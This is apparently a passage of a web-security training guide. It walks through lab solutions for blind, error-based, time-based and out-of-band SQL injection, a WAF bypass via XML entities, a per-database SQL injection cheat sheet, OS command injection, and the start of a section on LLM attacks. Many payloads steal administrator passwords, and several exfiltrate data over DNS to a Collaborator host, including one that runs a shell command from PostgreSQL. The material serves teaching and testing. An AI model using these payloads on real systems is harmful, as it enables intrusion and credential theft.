
To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. In the "Payloads" side panel, check that "Simple

list" is selected, and under "Payload configuration" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

Launch the attack by clicking the " Start attack" button.

Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.

Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the original Intruder tab, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§'
THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

Launch the modified attack, review the results, and note the character at the second offset.

Continue this process testing offset 3, 4, and so on, until you have the whole password.

In the browser, click "My account" to open the login page. Use the password to log in as the `administrator` user.

Extracting sensitive data via verbose SQL error messages

Misconfiguration of the database sometimes results in verbose error messages. These can provide information that may be useful to an attacker. For example, consider the following error message, which occurs after injecting a single quote into an `id` parameter:

```
Unterminated string literal started at position 52 in SQL SELECT
* FROM tracking WHERE id = '''. Expected char
```

This shows the full query that the application constructed using our input. We can see that in this case, we're injecting into a single-quoted string inside a `WHERE` statement. This makes it easier to construct a valid query containing a malicious payload. Commenting out the rest of the query would prevent the superfluous single-quote from breaking the syntax.

Extracting sensitive data via verbose SQL error messages - Continued

Occasionally, you may be able to induce the application to generate an error message that contains some of the data that is returned by the query. This effectively turns an otherwise blind SQL injection vulnerability into a visible one.

You can use the `CAST()` function to achieve this. It enables you to convert one data type to another. For example, imagine a query containing the following statement:

```
CAST((SELECT example_column FROM example_table) AS int)
```

Often, the data that you're trying to read is a string. Attempting to convert this to an incompatible data type, such as an `int`, may cause an error similar to the following:

```
ERROR: invalid input syntax for type integer: "Example data"
```

This type of query may also be useful if a character limit prevents you from triggering conditional responses.

Example - Visible error-based SQL injection

Using Burp's built-in browser, explore the lab functionality.

Go to the **Proxy > HTTP history** tab and find a `GET /` request that contains a `TrackingId` cookie.

In Repeater, append a single quote to the value of your `TrackingId` cookie and send the request.
`TrackingId=ogAZZfxtOKUELbuJ'`

In the response, notice the verbose error message. This discloses the full SQL query, including the value of your cookie. It also explains that you have an unclosed string literal. Observe that your injection appears inside a single-quoted string.

In the request, add comment characters to comment out the rest of the query, including the extra single-quote character that's causing the error:
`TrackingId=ogAZZfxtOKUELbuJ'--`

Send the request. Confirm that you no longer receive an error. This suggests that the query is now syntactically valid.

Adapt the query to include a generic `SELECT` subquery and cast the returned value to an `int` data type:
```
TrackingId=ogAZZfxtOKUELbuJ' AND CAST((SELECT 1) AS int)--
```

Send the request. Observe that you now get a different error saying that an `AND` condition must be a boolean expression.

Modify the condition accordingly. For example, you can simply add a comparison operator (=) as follows:
```
TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT 1) AS int)--
```

Send the request. Confirm that you no longer receive an error. This suggests that this is a valid query again.

Adapt your generic `SELECT` statement so that it retrieves usernames from the database:
```
TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT username FROM
users) AS int)--
```

Observe that you receive the initial error message again. Notice that your query now appears to be truncated due to a character limit. As a result, the comment characters you added to fix up the query aren't included.

Delete the original value of the `TrackingId` cookie to free up some additional characters. Resend the request.
```
TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--
```

Notice that you receive a new error message, which appears to be generated by the database. This suggests that the query was run properly, but you're still getting an error because it unexpectedly returned more than one row.

Modify the query to return only one row:
```
TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS
int)--
```

Send the request. Observe that the error message now leaks the first username from the `users` table:
```
ERROR: invalid input syntax for type integer: "administrator"
```

Now that you know that the `administrator` is the first user in the table, modify the query once again to leak their password:
```
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS
int)--
```

Log in as `administrator` using the stolen password to solve the lab.

Exploiting blind SQL injection by triggering time delays

If the application catches database errors when the SQL query is executed and handles them gracefully, there won't be any difference in the application's response. This means the previous technique for inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays depending on whether an injected condition is true or false. As SQL queries are normally processed synchronously by the application, delaying the execution of a SQL query also delays the HTTP response. This allows you to determine the truth of the injected condition based on the time taken to receive the HTTP response.

The techniques for triggering a time delay are specific to the type of database being used. For example, on Microsoft SQL Server, you can use the following to test a condition and trigger a delay depending on whether the expression is true:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--

'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

The first of these inputs does not trigger a delay, because the condition `1=2` is false.

The second input triggers a delay of 10 seconds, because the condition `1=1` is true.

Using this technique, we can retrieve data by testing one character at a time:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username =
'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR
DELAY '0:0:{delay}'--
```

Note

There are various ways to trigger time delays within SQL queries, and different techniques apply on different types of database. For more details, see the SQL injection cheat sheet.

Example - Blind SQL injection with time delays and information retrieval

```
TrackingId=x%27%3BSELECT+CASE+WHEN+SUBSTRING(password,1,1)%3d'a'+
THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users+where+username%3
d'administrator'--;
```

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie.
2. Modify the `TrackingId` cookie, changing it to:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`
   Verify that the application takes 10 seconds to respond.
3. Now change it to:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`
   Verify that the application responds immediately with no time delay. This demonstrates how you can test a single boolean condition and infer the result.
4. Now change it to:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
   Verify that the condition is true, confirming that there is a user called `administrator`.
5. The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
   This condition should be true, confirming that the password is greater than 1 character in length.
6. Send a series of follow-up values to test different password lengths. Send:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
   Then send:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>3)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
   And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the application responds immediately without a time delay), you have determined the length of the password, which is in fact 20 characters long.
7. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger

number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

8. In Burp Intruder, change the value of the cookie to:
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
   This uses the `SUBSTRING()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.
9. Place payload position markers around the a character in the cookie value. To do this, select just the `a`, and click the **Add §** button. You should then see the following as the cookie value (note the payload position markers):
   `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
10. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. In the **Payloads** side panel, check that **Simple list** is selected, and under **Payload configuration** add the payloads in the range `a` - `z` and `0` - `9`. You can select these easily using the **Add from list** drop-down.
11. To be able to tell when the correct character was submitted, you'll need to monitor the time taken for the application to respond to each request. For this process to be as reliable as possible, you need to configure the Intruder attack to issue requests in a single thread. To do this, click the **Resource pool** tab to open the **Resource pool** side panel and add the attack to a resource pool with the **Maximum concurrent requests** set to `1`.
12. Launch the attack by clicking the **Start attack** button.
13. Review the attack results to find the value of the character at the first position. You should see a column in the results called **Response received**. This will generally contain a small number, representing the number of milliseconds the application took to respond. One of the rows should have a larger number in this column, in the region of 10,000 milliseconds. The payload showing for that row is the value of the character at the first position.
14. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window and change the specified offset from 1 to 2. You should then see the following as the cookie value:
    `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,2,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`

15. Launch the modified attack, review the results, and note the character at the second offset.
16. Continue this process testing offset 3, 4, and so on, until you have the whole password.
17. In the browser, click **My account** to open the login page. Use the password to log in as the `administrator` user.

Exploiting blind SQL injection using out-of-band (OAST) techniques

An application might carry out the same SQL query as the previous example but do it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute a SQL query using the tracking cookie. The query is still vulnerable to SQL injection, but none of the techniques described so far will work. The application's response doesn't depend on the query returning any data, a database error occurring, or on the time taken to execute the query.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering out-of-band network interactions to a system that you control. These can be triggered based on an injected condition to infer information one piece at a time. More usefully, data can be exfiltrated directly within the network interaction.

A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). Many production networks allow free egress of DNS queries, because they're essential for the normal operation of production systems.

The easiest and most reliable tool for using out-of-band techniques is Burp Collaborator. This is a server that provides custom implementations of various network services, including DNS. It allows you to detect when network interactions occur as a result of sending individual payloads to a vulnerable application. Burp Suite Professional includes a built-in client that's configured to work with Burp Collaborator right out of the box. For more information, see the documentation for Burp Collaborator.

The techniques for triggering a DNS query are specific to the type of database being used. For example, the following input on Microsoft SQL Server can be used to cause a DNS lookup on a specified domain:

```
'; exec master..xp_dirtree
'//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

This causes the database to perform a lookup for the following domain:

```
0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net
```

You can use Burp Collaborator to generate a unique subdomain and poll the Collaborator server to confirm when any DNS lookups occur.

Example - Blind SQL injection with out-of-band interaction

Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie.

Modify the `TrackingId` cookie, changing it to a payload that will trigger an interaction with the Collaborator server. For example, you can combine SQL injection with basic XXE techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

Right-click and select "Insert Collaborator payload" to insert a Burp Collaborator subdomain where indicated in the modified `TrackingId` cookie.

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use Burp Collaborator to verify that your payload had indeed triggered a DNS lookup and potentially exploit this behavior to exfiltrate sensitive data from the application. We'll go over this technique in the next lab.

Having confirmed a way to trigger out-of-band interactions, you can then use the out-of-band channel to exfiltrate data from the vulnerable application. For example:

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Administrator');exec('master..xp_dirtree "//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')--
```

This input reads the password for the `Administrator` user, appends a unique Collaborator subdomain, and triggers a DNS lookup. This lookup allows you to view the captured password:

```
S3cure.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net
```

Out-of-band (OAST) techniques are a powerful way to detect and exploit blind SQL injection, due to the high chance of success and the ability to directly exfiltrate data within the out-of-band channel. For this reason, OAST techniques are often preferable even in situations where other techniques for blind exploitation do work.

Note

There are various ways of triggering out-of-band interactions, and different techniques apply on different types of database. For more details, see the SQL injection cheat sheet.

Example - Blind SQL injection with out-of-band data exfiltration

Visit the front page of the shop, and use Burp Suite Professional to intercept and modify the request containing the `TrackingId` cookie.

Modify the `TrackingId` cookie, changing it to a payload that will leak the administrator's password in an interaction with the Collaborator server. For example, you can combine SQL injection with basic XXE techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

Right-click and select "Insert Collaborator payload" to insert a Burp Collaborator subdomain where indicated in the modified `TrackingId` cookie.

Go to the Collaborator tab, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side query is executed asynchronously.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The password of the `administrator` user should appear in the subdomain of the interaction, and you can view this within the Collaborator tab. For DNS interactions, the full domain name that was looked up is shown in the Description tab. For HTTP interactions, the full domain name is shown in the Host header in the Request to Collaborator tab.

In the browser, click "My account" to open the login page. Use the password to log in as the `administrator` user.

SQL injection in different contexts

In the previous labs, you used the query string to inject your malicious SQL payload. However, you can perform SQL injection attacks using any controllable input that is processed as a SQL query by the application. For example, some websites take input in JSON or XML format and use this to query the database.

These different formats may provide different ways for you to obfuscate attacks that are otherwise blocked due to WAFs and other defense mechanisms. Weak implementations often look for common SQL injection keywords within the request, so you may be able to bypass these filters by encoding or escaping characters in the prohibited keywords. For example, the following XML-based SQL injection uses an XML escape sequence to encode the S character in `SELECT`:

```
<stockCheck>

    <productId>123</productId>

    <storeId>999 &#x53;ELECT * FROM
information_schema.tables</storeId>

</stockCheck>
```

This will be decoded server-side before being passed to the SQL interpreter.

Example - SQL injection with filter bypass via XML encoding

Identify the vulnerability

Observe that the stock check feature sends the `productId` and `storeId` to the application in XML format.

Send the `POST /product/stock` request to Burp Repeater.

In Burp Repeater, probe the `storeId` to see whether your input is evaluated. For example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example:

```
<storeId>1+1</storeId>
```

Observe that your input appears to be evaluated by the application, returning the stock for different stores.

Try determining the number of columns returned by the original query by appending a `UNION SELECT` statement to the original store ID:

```
<storeId>1 UNION SELECT NULL</storeId>
```

Observe that your request has been blocked due to being flagged as a potential attack.

Bypass the WAF

As you're injecting into XML, try obfuscating your payload using XML entities. One way to do this is using the Hackvertor extension. Just highlight your input, right-click, then select **Extensions > Hackvertor > Encode > dec_entities/hex_entities**.

Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.

Craft an exploit

Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns `0 units`, implying an error.

As you can only return one column, you need to concatenate the returned usernames and passwords, for example:

```
<storeId><@hex_entities>1 UNION SELECT username || '~' ||
password FROM users</@hex_entities></storeId>
```


Send this query and observe that you've successfully fetched the usernames and passwords from the database, separated by a ~ character.

Use the administrator's credentials to log in and solve the lab.

Second-order SQL injection

First-order SQL injection occurs when the application processes user input from an HTTP request and incorporates the input into a SQL query in an unsafe way.

Second-order SQL injection occurs when the application takes user input from an HTTP request and stores it for future use. This is usually done by placing the input into a database, but no vulnerability occurs at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into a SQL query in an unsafe way. For this reason, second-order SQL injection is also known as stored SQL injection.



Second-order SQL injection often occurs in situations where developers are aware of SQL injection vulnerabilities, and so safely handle the initial placement of the input into the database. When the data is later processed, it is deemed to be safe, since it was previously placed into the database safely. At this point, the data is handled in an unsafe way, because the developer wrongly deems it to be trusted.

How to prevent SQL injection

You can prevent most instances of SQL injection using parameterized queries instead of string concatenation within the query. These parameterized queries are also know as "prepared statements".

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input
+ "'";

Statement statement = connection.createStatement();

ResultSet resultSet = statement.executeQuery(query);
```

You can rewrite this code in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT
* FROM products WHERE category = ?");

statement.setString(1, input);

ResultSet resultSet = statement.executeQuery();
```

You can use parameterized queries for any situation where untrusted input appears as data within the query, including the `WHERE` clause and values in an `INSERT` or `UPDATE` statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the `ORDER BY` clause. Application functionality that places untrusted data into these parts of the query needs to take a different approach, such as:

Whitelisting permitted input values.

Using different logic to deliver the required behavior.

For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant. It must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It's easy to make mistakes about the possible origin of data, or for changes in other code to taint trusted data.

SQL INJECTION CHEAT SHEET

This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string `ba`.

Oracle	`SUBSTR('foobar', 4, 2)`
Microsoft	`SUBSTRING('foobar', 4, 2)`
PostgreSQL	`SUBSTRING('foobar', 4, 2)`
MySQL	`SUBSTRING('foobar', 4, 2)`

Comments

You can use comments to truncate a query and remove the portion of the original query that follows your input.

Oracle	`--comment`
Microsoft	`--comment` `/*comment*/`

PostgreSQL

```
--comment
/*comment*/
```

MySQL

```
#comment
-- comment [Note the space after the double dash]
/*comment*/
```

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle

```
SELECT banner FROM v$version
SELECT version FROM v$instance
```

Microsoft

```
SELECT @@version
```

PostgreSQL

```
SELECT version()
```

MySQL

```
SELECT @@version
```

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle

```
SELECT * FROM all_tables
SELECT * FROM all_tab_columns WHERE table_name =
'TABLE-NAME-HERE'
```

Microsoft

```
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE
table_name = 'TABLE-NAME-HERE'
```

PostgreSQL

```
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE
table_name = 'TABLE-NAME-HERE'
```

MySQL

```
SELECT * FROM information_schema.tables
```

```
SELECT * FROM information_schema.columns WHERE
table_name = 'TABLE-NAME-HERE'
```

Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

Oracle

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN
TO_CHAR(1/0) ELSE NULL END FROM dual
```

Microsoft

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE
NULL END
```

PostgreSQL

```
1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN
1/(SELECT 0) ELSE NULL END)
```

MySQL

```
SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM
information_schema.tables),'a')
```

Extracting data via visible error messages

You can potentially elicit error messages that leak sensitive data returned by your malicious query.

Microsoft

```
SELECT 'foo' WHERE 1 = (SELECT 'secret')
```

```
> Conversion failed when converting the varchar value
'secret' to data type int.
```

PostgreSQL

```
SELECT CAST((SELECT password FROM users LIMIT 1) AS
int)
```

```
> invalid input syntax for integer: "secret"
```

MySQL

```
SELECT 'foo' WHERE 1=1 AND EXTRACTVALUE(1,
CONCAT(0x5c, (SELECT 'secret')))
```

```
> XPATH syntax error: '\secret'
```

Batched (or stacked) queries

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

Oracle	`Does not support batched queries.`
Microsoft	`QUERY-1-HERE; QUERY-2-HERE` `QUERY-1-HERE QUERY-2-HERE`
PostgreSQL	`QUERY-1-HERE; QUERY-2-HERE`
MySQL	`QUERY-1-HERE; QUERY-2-HERE`

Note

With MySQL, batched queries typically cannot be used for SQL injection. However, this is occasionally possible if the target application uses certain PHP or Python APIs to communicate with a MySQL database.

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

Oracle

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN
'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL
END FROM dual
```

Microsoft

```
IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
```

PostgreSQL

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN
pg_sleep(10) ELSE pg_sleep(0) END
```

MySQL

```
SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')
```

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle

(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote
SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/">
%remote;]>'),'/l') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

```
SELECT
UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOM
AIN')
```

Microsoft

```
exec master..xp_dirtree
'//BURP-COLLABORATOR-SUBDOMAIN/a'
```

PostgreSQL

```
copy (SELECT '') to program 'nslookup
BURP-COLLABORATOR-SUBDOMAIN'
```

MySQL

The following techniques work on Windows only:

```
LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
```

```
SELECT ... INTO OUTFILE
'\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use Burp Collaborator to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote
SYSTEM "http://'||(SELECT
YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/">
%remote;]>'),'/l') FROM dual
```

Microsoft

```
declare @p varchar(1024);set @p=(SELECT
YOUR-QUERY-HERE);exec('master..xp_dirtree
"//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"')
```

PostgreSQL

```
create OR replace function f() returns void as $$
declare c text;
declare p text;
begin
SELECT into p (SELECT YOUR-QUERY-HERE);
c := 'copy (SELECT '''') to program ''nslookup
'||p||'.BURP-COLLABORATOR-SUBDOMAIN''';
execute c;
END;
$$ language plpgsql security definer;
SELECT f();
```

MySQL

The following technique works on Windows only:

```
SELECT YOUR-QUERY-HERE INTO OUTFILE
'\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

COMMAND INJECTION

What is OS command injection?

OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application, and typically fully compromise the application and its data. Often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, and exploit trust relationships to pivot the attack to other systems within the organization.

Useful commands

After you identify an OS command injection vulnerability, it's useful to execute some initial commands to obtain information about the system. Below is a summary of some commands that are useful on Linux and Windows platforms:

Purpose of command	Linux	Windows
Name of current user	`whoami`	`whoami`
Operating system	`uname -a`	`ver`
Network configuration	`ifconfig`	`ipconfig /all`
Network connections	`netstat -an`	`netstat -an`
Running processes	`ps -ef`	`tasklist`

Injecting OS commands

In this example, a shopping application lets the user view whether an item is in stock in a particular store. This information is accessed via a URL:

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

To provide the stock information, the application must query various legacy systems. For historical reasons, the functionality is implemented by calling out to a shell command with the product and store IDs as arguments:

```
stockreport.pl 381 29
```

This command outputs the stock status for the specified item, which is returned to the user.

The application implements no defenses against OS command injection, so an attacker can submit the following input to execute an arbitrary command:

```
& echo aiwefwlguh &
```

If this input is submitted in the `productID` parameter, the command executed by the application is:

```
stockreport.pl & echo aiwefwlguh & 29
```

The `echo` command causes the supplied string to be echoed in the output. This is a useful way to test for some types of OS command injection. The `&` character is a shell command separator. In this example, it causes three separate commands to execute, one after another. The output returned to the user is:

```
Error - productID was not provided
aiwefwlguh
29: command not found
```

The three lines of output demonstrate that:

The original `stockreport.pl` command was executed without its expected arguments, and so returned an error message.

The injected `echo` command was executed, and the supplied string was echoed in the output.

The original argument `29` was executed as a command, which caused an error.

Placing the additional command separator `&` after the injected command is useful because it separates the injected command from whatever follows the injection point. This reduces the chance that what follows will prevent the injected command from executing.

WEB LLM ATTACKS

What is a large language model?

Large Language Models (LLMs) are AI algorithms that can process user inputs and create plausible responses by predicting sequences of words. They are trained on huge semi-public data sets, using machine learning to analyze how the component parts of language fit together.

LLMs usually present a chat interface to accept user input, known as a prompt. The input allowed is controlled in part by input validation rules.

LLMs can have a wide range of use cases in modern websites:

- Customer service, such as a virtual assistant.
- Translation.
- SEO improvement.
- Analysis of user-generated content, for example to track the tone of on-page comments.